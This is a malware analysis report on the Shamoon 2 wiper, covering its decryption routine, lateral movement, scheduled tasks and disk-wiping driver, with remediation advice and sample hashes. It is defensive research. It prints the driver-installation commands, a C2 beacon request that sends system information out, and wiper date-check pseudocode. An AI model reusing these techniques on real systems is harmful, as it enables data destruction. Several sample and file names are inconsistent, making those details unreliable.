



SHAMOON 2 MALWARE ANALYSIS REPORT

Part 1 | LogRhythm Labs

April 2017

Table of Contents

3 Executive Summary

- 3 About Shamoon 2
- 3 About this Report
- 4 Major Findings
- 4 Remediation Recommendations

5 Analysis

- 6 Summary
- 6 Sample Analyzed: 394a7.exe
- 6 Analysis
- 6 Obfuscation and Encryption
- 7 Execution

10 Prevention and Remediation

11 Conclusion

12 Appendix A: Sample Metadata

- 13 Description
- 13 Sample: 394a7.exe
- 14 Dropped File: netinit.exe
- 15 Dropped File: <filename>.exe (variable file name)
- 16 Sample: drdisk.sys
- 17 Sample: 448ad1bc06ea26f4709159f72ed70ca199ff2176182619afa03435d38cd53237
- 17 Sample: 47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51d1fe1ac3
- 18 Sample: c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a
- 18 Sample: 5a826b4fa10891cf63aae832fc645ce680a483b915c608ca26cedbb173b1b80a
- 19 Sample: e4b2d326f9c47eb1d79aa59381f8c93b50dc6c0c427eff8a330c49d2beed6d3a

20 Appendix B: LogRhythm Detection Rules

- 21 Description
- 21 LogRhythm AI Engine Rules
 - 21 Pre-Dropper AI Engine Rule
 - 21 Dropper AI Engine Rules
 - 23 C2 Reporting AI Engine Rules
 - 24 Wiper-Specific AI Engine Rule
- 25 LogRhythm SmartResponse Plug-ins
 - 25 Disable AD Account
 - 26 Disable Local System Account
 - 27 Quarantine by IP Address - Cisco Specific
 - 28 Quarantine by IP Address - Palo Alto Networks Specific

29 Appendix C: Indicators of Compromise (IOCs)

- 30 Description

31 About LogRhythm

31 About LogRhythm Labs

Executive Summary

About Shamoan 2

Shamoan 2 attempts to spread to other systems on the local network or Active Directory domain of the victim system and overwrites—or wipes—files in hardcoded directories on each system. The malware destroys data and renders the system inoperable, while also attempting worm-like behavior in an attempt to spread the malware to other systems on the network.


The samples contain hardcoded domain names, usernames, and passwords, supporting the highly targeted nature of the malware. LogRhythm AI Engine rules for detecting its presence are provided in Appendix B. The major findings of analysis of this sample are contained within this report.

Shamoan, also known as DistTrack, was reported to be discovered on August 12, 2012 and was identified as WORM_DISTTRACK.A¹, as well as TROJ_WIPMBR.A, by Symantec's Security Response team. ICS-CERT supplied the first known public report of Shamoan functionality within JSAR-12-241-01B² on October 16, 2012. This report gave written accounts of the malware's three primary components as well as maintained a running activity log of Shamoan discoveries and incidents up until January 3, 2014. Reporting was found linking the Shamoan malware to the Sony Pictures hack in 2014;³ however, this report was only substantiated by one reporting agency. No further reporting was written until Palo Alto released a report titled "Shamoan 2: Return of the Disttrack Wiper"⁴ on November 30, 2016. ArsTechnica subsequently published two technical articles in December detailing additional outbreaks.⁵

About this Report

The goal of this report is to provide actionable intelligence regarding threat actors and the malware or other tools they use for reconnaissance, delivery, exploitation, and so forth in order for security operations (SecOps) teams to be empowered to more quickly detect and respond to this specific threat. This information is also intended so that SecOps teams can utilize the intelligence in this report in order to set up preventative measures for the malware analyzed. In the case of a victim of this malware, this analysis can be used to understand the impact of the malware (e.g., what damage it may have done, lateral movement, data exfiltration, credential gathering, etc.). We also share this intelligence back to the community to assist other researchers in their analysis of the same malware.

This threat intelligence report is based on analysis from the LogRhythm Labs team in which we examine details of specific samples of malware belonging to a family publicly known as "DistTrack." The malware analyzed in this report bears many similarities to malware used in a targeted attack named "Shamoan" in 2012.




¹ https://www.symantec.com/security_response/writeup.jsp?docid=2012-081608-0202-99&om_rssid=sr-mixed30days

² <https://ics-cert.us-cert.gov/jsar/JSAR-12-241-01B>

³ <https://arstechnica.com/security/2014/12/sony-pictures-malware-tied-to-seoul-shamoan-cyber-attacks/>

⁴ <http://researchcenter.paloaltonetworks.com/2016/11/unit42-shamoan-2-return-disttrack-wiper/>

⁵ <https://arstechnica.com/security/2016/12/shamoan-wiper-malware-returns-with-a-vengeance/>



Major Findings

- A service named “NtsSrv,” configured to run the original malicious installer, is created and started on the initially infected victim.
- The installer attempts to enumerate other systems on the local network or Active Directory domain.
- If connection to a system on the local network is successful, the installer performs the following:
 - Attempts to log to the remote system with hardcoded credentials and copy itself to %WinDir%\system32\ntssrv32.exe.
 - Decrypts and executes a Command and Control (C2) component from its resource section, which attempts to communicate over HTTP with a local system named “server”.
 - Installs a Scheduled Task on the remote system that is configured to run ntssrv32.exe.
 - Starts the Scheduled Task on the remote system, which drops a wiper component that renders the system inoperable.
- If the system date of the original victim is later than 11/20/2016 8:45 PM, the installer drops the wiper component and proceeds to overwrite files until the original victim system is rendered inoperable.

Remediation Recommendations

If the malware is successful in wiping the affected systems, analysts can remediate this malware from a system or network by restoring from backup. In order to prevent future infection and lateral movement of the malware across the enterprise, the following actions can be taken in addition to implementing the LogRhythm rules provided in Appendix B. Because these mitigations have implications across the enterprise network, it is important to assess the impact of making these changes and ensure appropriate policies and procedures to implement and support these changes are evaluated.

- Ensure the latest account credential protection is enabled on all Windows systems by verifying that enterprise systems are kept updated with the latest Windows Update software.
- Install Local Administrator Password Solution (LAPS) on the domain in order to randomize local administrator passwords for systems in the domain.
- Disable the Remote Registry service on all systems.
 - Note: This action can have significant impact on the enterprise network and should be carefully considered. However, the service can be disabled temporarily and easily re-enabled when mitigation is complete.



Analysis

Analysis

Summary

The main installer infects and destroys the initial system, as well as infecting other systems on the local network or Active Directory domain. The malware contains hardcoded domains, usernames, and passwords for logging on to remote systems. If the installer is successful in connecting to the local network, it drops a communications component that is configured to connect to a hardcoded server name. Notably, the malware uses the same disk driver to perform the wiping functionality as malware used in an attack named "Shamoon" in 2012. The sample analyzed is a 32-bit version of the malware; file metadata for all identified samples and dropped files is presented in Appendix A.

Sample Analyzed: 394a7.exe

File Metadata	
File Name:	394a7.exe
File Size (bytes):	395,264
MD5:	5446f46d89124462ae7aca4fce420423
SHA1:	e7c7f41babdb279c099526ece03ede9076edca4e
SHA256:	394a7ebad5dfc13d6c75945a61063470dc3b68f7a207613b79ef000e1990909b
File Type:	32-bit Windows executable

Table 1: File Metadata

Analysis

The main installer contains three embedded resources named PKCS12, PKCS7, and x509, which are encrypted components of the malware, named to masquerade as legitimate cryptographic objects. These resources are decrypted and dropped on either the initially infected or remote system, depending on the operating system and other factors.

```

xor     edx, edx
mov     eax, ecx
div     [ebp+arg_C]
mov     eax, [ebp+key]
lea     esi, [ecx+edi]
inc     ecx                ; Increase counter
mov     dl, [edx+eax]      ; Move byte of encrypted data into dl
mov     eax, [ebp+var_4]
xor     dl, [eax+esi]      ; XOR single byte of encoded data with key
mov     [esi], dl
cmp     ecx, ebx          ; Check to see if the total size of decrypted data has been reached
jb      short loc_1221A10

```

Figure 1: Disassembly of Decryption Algorithm

Obfuscation and Encryption

Resource names, service names, and other strings are encoded in the binary using a simple algorithm. These strings are decoded at runtime by subtracting a value from each character to get the corresponding ASCII value. For example, subtracting 34 from each character in "rmeuST" results in the resource name string "PKCS12":

ASCII Character	"r"	"m"	"e"	"u"	"S"	"T"
Hex Value	0x72	0x6D	0x65	0x75	0x53	0x54
Hex Value - 34 (0x22)	0x50	0x4B	0x43	0x53	0x31	0x32
Decoded ASCII	"P"	"K"	"C"	"S"	"1"	"2"

The embedded resources themselves are XOR encrypted using a key that is decoded at runtime before decryption. The encrypted data are stored at a particular offset within each binary resource; the offset values are hardcoded in the binary as encoded strings. Decryption proceeds as follows:

- Starting offset and size are decoded from the hardcoded values in the binary
 - Nineteen is subtracted from the ASCII value of each character, then the resulting ASCII value is converted to an integer, e.g. "KJL" -> "879" (str) -> 879 (int).
- The decryption key is decoded in the same way (subtracting 19 from each ASCII value), but the result is a Base64 encoded value that is then decoded to result in the final key.
- Starting at the calculated offset within the resource, each byte is XOR decrypted with the decoded key as seen in the assembly below:

Execution

When the analyzed sample 3947a.exe is executed with the parameter "2", the sample installs itself as a service named NtsSrv on the infected host and modifies the dependencies of the legitimate LanmanWorkstation service to include the malicious service.

After determining the subnet of the infected machine, 3947a.exe attempts to connect to network shares on the local network starting with the ADMIN\$ share. The malware traverses the network incrementally by IP address starting at 1, using hardcoded domain credentials to log on to each system. If the installer successfully connects to another host on the subnet, it proceeds by remotely opening that system's registry in order to disable UAC and Wow64 redirection. This allows the malware to test write permissions to the %WinDir%\system32 directory, where it writes itself as ntssr32.exe and changes the timestamp of the file to match that of kernel32.dll.

3947a.exe then attempts to create a scheduled task on the remote system that is configured to run the installer component with the command line "ntssr32.exe LocalService". The task is created on the remote system using the NetScheduleJobAdd API, which only allows specification of a host and AT_INFO structure to create the job. Notably, the AT_INFO structure does not contain a field for specifying a task name, resulting in a default name (e.g. At1.job) being assigned to the scheduled task. However, the AT_INFO structure does allow specification of a start time for the task, which the installer generates by retrieving the system time of the remote machine and adding 90 milliseconds. Following is a screenshot from a network capture that illustrates the job creation over the network:

1934	492.723625	172.16.93.238	172.16.93.2	ATSV	324 JobAdd request
1935	492.736593	172.16.93.2	172.16.93.238	SMB2	131 Ioctl Response, Error: STATUS_PENDING
1936	492.851015	172.16.93.2	172.16.93.238	DNS	84 Standard query response 0x2799 Server
1937	492.881915	172.16.93.2	172.16.93.238	ATSV	202 JobAdd response
1938	492.882022	172.16.93.238	172.16.93.2	TCP	60 53595 → 445 [ACK] Seq=1364250 Ack=1293
1939	492.882286	172.16.93.238	172.16.93.2	SMB2	146 Close Request File: atsvc

Microsoft AT-Scheduler Service, JobAdd

Operation: JobAdd (0)

[Response in frame: 1937]

Pointer to Servername (uint16): 172.16.93.2

Pointer to Job Info (atsvc_JobInfo)

JobInfo

Job Time: 57523000

Days Of Month: 0x00000000: (No values set)

Days Of Week: 0x00: (No values set)

Flags: 0x10: JOB_NONINTERACTIVE

Pointer to Command (uint16): ntssr32.exe LocalService

Figure 2: Job Creation Over the Network

WWW.LOGRHYTHM.COM

PAGE 7

The installer then decrypts its PKCS12 resource (the wiper component), writes the data to %WinDir%\System32\<filename>.exe on the initially infected machine, and changes the timestamp of the file to match that of kernel32.dll.

3947a.exe also writes a hardcoded public key to %TEMP%\key8854321.pub—the purpose of which was not determined during the course of analysis. This component is then executed with the command line “%WinDir%\system32\<filename>.exe 1”. The <filename> is chosen from the list of hardcoded values below:

caclsrv.exe	dvdquery.exe	msinit.exe	sigver.exe	wcscript.exe
clean.exe	event.exe	ntfrsutil.exe	routeman.exe	ntnw.exe
certutil.exe	findfile.exe	ntdsutil.exe	rrasrv.exe	netx.exe
ctrl.exe	gpget.exe	power.exe	sacses.exe	fsutil.exe
dfrag.exe	ipsecure.exe	rdsadmin.exe	sfmsc.exe	extract.exe
dnslookup.exe	iissrv.exe	regsys.exe	smbinit.exe	

Figure 3: List of Hardcoded Values from Which <filename> is Chosen

<filename>.exe extracts and XOR decrypts the disk driver from its resource section, writing it to %WinDir%\system32\drivers\drdisk.sys. The wiping component then creates a service named drdisk that is configured with the driver drdisk.sys as the kernel driver. The service is created and then started by the wiping component using the following commands:

```
"%WinDir%\system32\cmd.exe /c sc create drdisk type= kernel start= demand binpath=
System32\Drivers\drdisk.sys 2>&1 >nul"
"%WinDir%\system32\cmd.exe /c sc start drdisk 2>&1 >nul"
```

The system clock is then set to a random day in August 2012 (possibly due to the license expiration of the original driver, although this is unconfirmed). <filename>.exe then begins overwriting files on the system, starting with user directories and followed by the system directory %WinDir%\system32.




Figure 4: Illustration of the Modified System Time and Service Creation

If the previously described remote connection is successful, 3947a.exe decrypts the communications component contained within its PKCS7 resource, writes it to %WinDir%\system32\netinit.exe, and changes the timestamp of the file to match that of kernel32.dll.

When executed with the command line “%WinDir%\system32\netinit.exe 1”, the communications component searches for a machine on the local subnet with the hostname “server”. If found, the component connects to port 80 and performs the following GET request, where the “shinu=” argument contains encoded system information:

```
GET
/category/page.php?shinu=9L5/959g6H0WBv8wadq7HLBsVheuQTk4tlnwkYjRpEggrEEIRIE
ulFcsiZyF+j0PoY3VIOMpZPvgxsW2 HTTP/1.1
User-Agent: Mozilla/5.0 (MSIE 7.1; Windows NT 6.0)
Host: server
Cache-Control: no-cache
```

Due to the hardcoded wiping date of 11/20/2016, the malware is unlikely to spread successfully to other machines, because the initial victim is wiped within minutes of infection. Unless the disk driver installation is unsuccessful, the system is wiped before the infection can spread to other hosts. However, if the malware is able to retrieve the file inf_usbvideo324.pnf from the C2 server, this hardcoded date could be altered to a future date. This file is saved to %WinDir%\inf\usbvideo324.pnf. The following pseudocode illustrates the check for this file, which contains an alternate day and year for the scheduled wiping, followed by the hardcoded values and the modification of the system time.

```
if ( check_for_inf_usbvideo_file(&v4) )           // Checks for the file inf_usbvideo324.pnf
{
    Day = v6;
    Year = v4;
}
else
    // If the file doesn't exist on the system,
    // use hardcoded values
{
    Year = 0x7E0;                                // Year: 2016
    Day = 0x11;                                   // Day: 17
    Month = 0x08;                                 // Month: 11
    Hour = 0x14;                                  // Hour: 20
    Minutes = 0x2D;                               // Minutes: 45
}
GetSystemTime(&SystemTime);
if ( SystemTime.wYear > Year )
    goto LABEL_27;
if ( SystemTime.wYear != Year )
    return 2;
if ( SystemTime.wMonth <= Month
    && (SystemTime.wMonth != Month
    || SystemTime.wDay <= Day
    && (SystemTime.wDay != Day
    || SystemTime.wHour <= Hour
    && (SystemTime.wDay != Day || SystemTime.wHour != Hour || SystemTime.wMinute <= Minutes))) )
{
    // Date and time for wiping scheduled for 2016-11-20 20:45
```

Figure 5: Pseudocode for Setting Wiping Date and Checking System Time



Prevention and Remediation

Prevention and Remediation

Prevention

In order to prevent future infection and lateral movement of the malware across the enterprise, the following actions can be taken in addition to implementing the LogRhythm rules provided in Appendix B. Because these mitigations have implications across the enterprise network, it is important to assess the impact of making these changes and ensure appropriate policies and procedures to implement and support these changes are evaluated.

The Shamoon malware does not rely on exploiting application or operating system vulnerabilities to be successful.⁶ Instead, it uses hardcoded Windows Active Directory credentials and weak domain security configurations to infect and spread across the enterprise. Prevention of this type of attack requires hardening of the security policy on the network. Following are examples of security measures that should be implemented and how each prevents attacks such as Shamoon:

1. Ensure the latest account credential protection is enabled on all Windows systems by verifying that enterprise systems are kept updated with the latest Windows Update software. Microsoft's 2871997 update⁷ (released May 13th, 2014) improves account credential security, making credential dumping attacks less successful. This helps to prevent the harvesting of domain credentials that can be used for subsequent attacks and lateral movement across a domain.
2. On May 1, 2015, Microsoft made the Local Administrator Password Solution (LAPS) software available for download.⁸ When installed, LAPS makes the elevation of local credentials to domain credentials more difficult by ensuring the local administrator account password is not reused on every domain system. This prevents lateral movement by an attacker using the same credentials to logon to multiple systems.
3. Disable the Remote Registry service on all systems.⁹ Shamoon relies on the Remote Registry system to disable User Account Control on the remote target, allowing the malware to install itself in the %WinDir%\system32 directory and create a Scheduled Task without alerting the user.

Remediation

If the malware is successful in wiping the affected systems, analysts can remediate this malware from a system or network only by restoring from backup.

Conclusion

The Shamoon malware campaign began in 2012 and re-emerged with a new, modified version of the 2012 samples in November 2016. In that month, there were two targeted waves of attacks that attempted to wipe systems across networks of multiple Saudi Arabian industries. A third wave of attacks occurred in January of 2017, again targeting Saudi Arabian industries. Although the responsible actors for the third wave of attacks are presumed to be the same, the malware was updated with more sophisticated functionality such as encryption, anti-debugging, and process hollowing techniques.¹⁰

Intelligence gained from security researchers investigating these waves of attacks suggests that the Shamoon campaign is ongoing. Research published by Kaspersky¹¹ reports that a new wiper (which they have named StoneDrill) was discovered in Europe, suggesting that the actor group may be expanding their operations beyond the Middle East. For this reason, LogRhythm Threat Research will continue to monitor Shamoon activity, and report on the analysis of any future discoveries.

⁶ As an initial delivery vector was not recovered by the analysts, the method used to drop the Shamoon binary is unknown.


⁷ <https://support.microsoft.com/en-us/help/2871997/microsoft-security-advisory-update-to-improve-credentials-protection-and-management-may-13,-2014>

⁸ <https://technet.microsoft.com/library/security/3062591>

⁹ Note: This action can have significant impact on the enterprise network and should be carefully considered. However, the service can be disabled temporarily and easily re-enabled when mitigation is complete.

¹⁰ <https://www.revbits.com/pdf/RevBits-Threat-Intelligence-Report-Feb2017.pdf>

¹¹ https://securelist.com/files/2017/03/Report_Shmoon_StoneDrill_final.pdf



Appendix A: Sample Metadata

Appendix A: Sample Metadata

Description

The following appendix contains metadata and other information about each identified sample for the purposes of reference and correlation.

Sample: 394a7.exe

394a7.exe is the initial dropper that installs itself as a service, installs the wiper component as a service, executes the C2 component, and performs lateral movement to infect remote systems. The C2 component was observed to call back to the hostname "server" during the course of analysis.

File Metadata				
File Name:	394a7.exe			
File Size (bytes):	395,264			
MD5:	5446f46d89124462ae7aca4fce420423			
SHA256:	394a7ebad5dfc13d6c75945a61063470dc3b68f7a207613b79ef000e1990909b			
File Type:	PE32 executable for MS Windows (console) Intel 80386 32-bit			
Compile Time:	2009-02-15 12:31:44 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	TR/Dropper.Gen	8.3.3.4	20170111
	ClamAV	Win.Dropper.DistTrack-7	0.99.2.0	20170111
	ESET-NOD32	Win32/DistTrack.C	14753	20170111
	F-Secure	Trojan.GenericKD.3749853	11.0.19100.45	20170111
	Kaspersky	HEUR:Trojan.Win32.Generic	15.0.1.13	20170111
	McAfee	DistTrack!raw	6.0.6.653	20170108
	Microsoft	Trojan:Win32/Depriz.Aldha	1.1.13407.0	20170111
	Sophos	Troj/Agent-AUOR	4.98.0	20170111
	Symantec	W32.Disttrack.B	None	20170111
	Trend Micro	Not Detected		

Table 2: Sample Metadata

Dropped File: netinit.exe

The dropped file netinit.exe is the C2 component and was observed to call back to the hostname “server” during the course of analysis.

File Metadata				
File Name:	61c1c8fc8b268127751ac565ed4abd6bdab8d2d0f2ff6074291b2d54b0228842			
File Size (bytes):	159744			
MD5:	5bac4381c00044d7f4e4cbfd368ba03b			
SHA256:	61c1c8fc8b268127751ac565ed4abd6bdab8d2d0f2ff6074291b2d54b0228842			
File Type:	PE32 executable for MS Windows (console) Intel 80386 32-bit			
Compile Time:	2009-02-15 12:29:20 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
	Avira	TR/Agent.ynjhe	8.3.3.4	20170110
	ClamAV	Win.Malware.DistTrack-9	0.99.2.0	20170111
	ESET-NOD32	Variant of Win32/DistTrack.B	14748	20170111
	F-Secure	Trojan.Generic.19784887	11.0.19100.45	20170111
	Kaspersky	HEUR:Trojan.Win32.Generic	15.0.1.13	20170111
	McAfee	DistTrack!comm	6.0.6.653	20170108
	Microsoft	None	1.1.13407.0	20170111
	Sophos	Troj/Agent-AUOR	4.98.0	20170110
	Symantec	Not Detected	20151.1.1.4	20161206
	Trend Micro	Not Detected		

Table 3: Sample Metadata

Dropped File: <filename>.exe (variable file name)

The variable file name for the dropped file <filename>.exe is chosen at runtime from a list of names that are hardcoded in the binary. This file is responsible for installing the service configured to run the disk driver that overwrites the system files and partition tables.

File Metadata				
File Name:	128fa5815c6fee68463b18051c1a1ccdf28c599ce321691686b1efa4838a2acd			
File Size (bytes):	282112			
MD5:	2cd0a5f1e9bcce6807e57ec8477d222a			
SHA256:	128fa5815c6fee68463b18051c1a1ccdf28c599ce321691686b1efa4838a2acd			
File Type:	PE32 executable for MS Windows (console) Intel 80386 32-bit			
Compile Time:	2009-02-15 12:30:19 UTC			
AV Detection Analysis:	Engine	Signature	Version	Update
